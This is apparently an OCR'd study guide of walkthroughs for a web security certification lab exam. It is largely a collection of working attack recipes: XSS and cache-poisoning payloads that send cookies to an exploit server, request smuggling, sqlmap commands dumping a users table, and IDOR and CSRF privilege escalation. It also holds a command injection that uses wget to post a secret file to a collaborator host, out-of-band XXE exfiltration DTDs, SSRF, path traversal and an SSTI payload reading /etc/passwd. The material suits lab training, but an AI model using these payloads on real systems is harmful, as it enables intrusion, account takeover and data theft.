
Stage 1


Example 1

Host Header Poisoning

Go to forgot password page and enter carlos as username. Intercept the request and change the host header to exploit server URL.



Check the access log and you will receive a password reset token.



Example 2

XSS via HTTP Request Smuggling

Select one of the posts and modify the User-Agent header to confirm if there is alert pop up.

```
Upgrade-Insecure-Requests: 1
User-Agent: "><script>alert(document.cookie);</script>
Accept:
```


Send the following request to intruder and send it with null payloads for about 100 times.

```
POST /?US9K=1059000963 HTTP/1.1
Host: <change-me!!>
Cookie: _lab=<change-me!!>; session<change-me!!>; _lab_analytics=<change-me!!>
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.69 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: <change-me!!>
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked
Transfer-Encoding: 0RHFKSuL
Content-Length: 25

f
du60v=x&h94ed=x
0

GET /post?postId=1 HTTP/1.1
Host: <change-me!!>
User-Agent: "><script>alert(document.cookie);var x=new
XMLHttpRequest();x.open("GET","https://<exploit-server>/"+document.cookie);x.send();</script>
```

Example 3

XSS

?searchterm="><script>alert%281%29<%2Fscript>




Send the request to intruder and change the parameter

GET /?searchterm=<§§> HTTP/1.1

https://portswigger.net/web-security/cross-site-scripting/cheat-sheet

go to the cheat sheet and click on “copy tags to clipboard” and paste them in the payload

Observe the response.




21	big	400			134
22	blink	400			134
23	blockquote	400			134
24	body	200			3277
25	br	400			134
26	button	400			134

Change the parameter again, go to the cheat sheet and click on “copy events to clipboard” and paste them in the payload.

GET /?searchterm=<body%20§§=1> HTTP/1.1

Observe the response.



51	onkeypress	400			140
52	onkeyup	400			140
53	onload	200			3286
54	onloadeddata	400			140
55	onloadedmetadata	400			140

Encode the following to **base64**

'document.location='https://**<exploit-server>**/?c='+document.cookie

J2RvY3VtZW50LmxvY2F0aW9uPSdodHRwczovL2V4cGxvaXQtPGNoYW5nZW1lPi53ZWItc2VjdXJpdHktYWNhZGVteS5uZXQvP2M9Jytkb2N1bWVudC5jb29raWU=

Final payload:

<iframe src="https://**<xss url>**/?searchterm=%27%3Cbody%20onload=%22eval(atob('**base64 encoded**'))%22%3E//" onload="this.onload='';this.src+='#XSS'"></iframe>

Example 4

Cache poisoning

Load the home page and intercept the request. Add cache buster parameter /?cb=1234 and send it.

Observe if the response contains X-Cache: Hit or X-Cache: Miss header.

Check if the web page contains /resources/js/tracking.js

If the above are valid, then it is vulnerable to web cache poisoning.

Go to exploit server, modify the /exploit to /resources/js/tracking.js

Modify the body to the following:

document.location='https://**<exploit-server>**?cookie='+document.cookie;

Now, remove the cb parameter.

Load the home page again and intercept the request.

Add **X-Forwarded-For** or **X-Forwarded-Host** header and send the request.

X-Forwarded-For: <exploit-server>


Send the request for multiple time and observe if the X-Cache: Hit is shown and tracking.js is pointing to the exploit server.

Wait for few seconds and check the access log to capture the carlos cookie.

Stage 2

Example 1

SQL Injection




Intercept the request. Use sqlmap to exploit it.

sqlmap -u "https://**<exam-url>**/searchadvanced?searchTerm=1*&organizeby=DATE&blog_artist=" --cookie="_lab=**<change-me>**; session=**<change-me>** " --batch --risk 3 --level 5 --dbms=postgresql --dbs

sqlmap -u "https://**<exam-url>**/searchadvanced?searchTerm=1*&organizeby=DATE&blog_artist=" --cookie="_lab=**<change-me>**; session=**<change-me>** " --batch --risk 3 --level 5 --dbms=postgresql -D public --tables

sqlmap -u "https://**<exam-url>**/searchadvanced?searchTerm=1*&organizeby=DATE&blog_artist=" --cookie="_lab=**<change-me>**; session=**<change-me>** " --batch --risk 3 --level 5 --dbms=postgresql -D public -T users --dump



Example 2

IDOR

Change account email, intercept the request and send it.

Check if the response contains **roleid**

Modify the request body and add in "**roleid": 0** to check the id range.

Send the request to intruder, brute force the role id within that range.

It will return two valid responses, one is carlos and another one is belong to administrator.

Then, change the account email again, intercept the request, modify the body with administrator roleid and send it.

Now, you will be the administrator.

Example 3

CSRF tie to session cookie.

The cookie will looks like the following:

%7b%22username%22%3anull%2c%22isloggedin%22%3afalse%7d--
MC0CFB97NvAlhoZ4J6sxu71a%2fGNUstyTAhUAinKF6T5xP8qDYHaqP15H0K9srMA%3d

Open incognito browser, login as carlos and copy the cookie and csrf token.

In original browser, click on forgot password and key in administrator.

Intercept the request, change admin's cookie and csrf token to carlos's cookie and csrf token.

Now, you will be the administrator.


Stage 3

Example 1

Command Injection

GET /admin_panel/adminimage?imageFileName=/blog/posts/66.jpg&ImgSize="`/usr/bin/wget%20--post-file%20/home/carlos/secret%20https://**<change-me>.**burpcollaborator.net/`" HTTP/1.1


Fire the request and observe the response in burp collaborator.



Example 2

Directory Traversal

GET /adminpanel/admin_img?file_name=..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f/home/carlos/%25%37%33%25%36%35%25%36%33%25%37%32%25%36%35%25%37%34



Example 3

SSRF

Download the pdf report and intercept the request.

Modify request body to the following.

{"table-html":" Report Heading <iframe src='http://localhost:6566/home/carlos/secret'"}

Open the downloaded report.pdf and see the flag.

Example 4

XXE

Modify the exploit server url to **/exploit.dtd**

Modify the body to the following.

```
<!ENTITY % file SYSTEM "file:///home/carlos/secret">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://<change-me>.burpcollaborator.net/?x=%file;'>">
%eval;
%exfil;
```

Create a xml file with the following content.

```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://<exploit-server>.web-security-academy.net/exploit.dtd"> %xxe; ]>
  <users>
    <user>
      <username>Example1</username>
      <email>example1@domain.com</email>
    </user>
    <user>
      <username>&xxe;</username>
      <email>example2@domain.com</email>
    </user>
  </users>
```

Upload the file and wait a few seconds. You can find the flag in your burp collaborator.

Example 5

SSTI

Modify the template with the following script.

https://cobalt.io/blog/a-pentesters-guide-to-server-side-template-injection-ssti

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
```

```
Flask/Jinja2:

{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}

--------------------------------------------------------------------------
```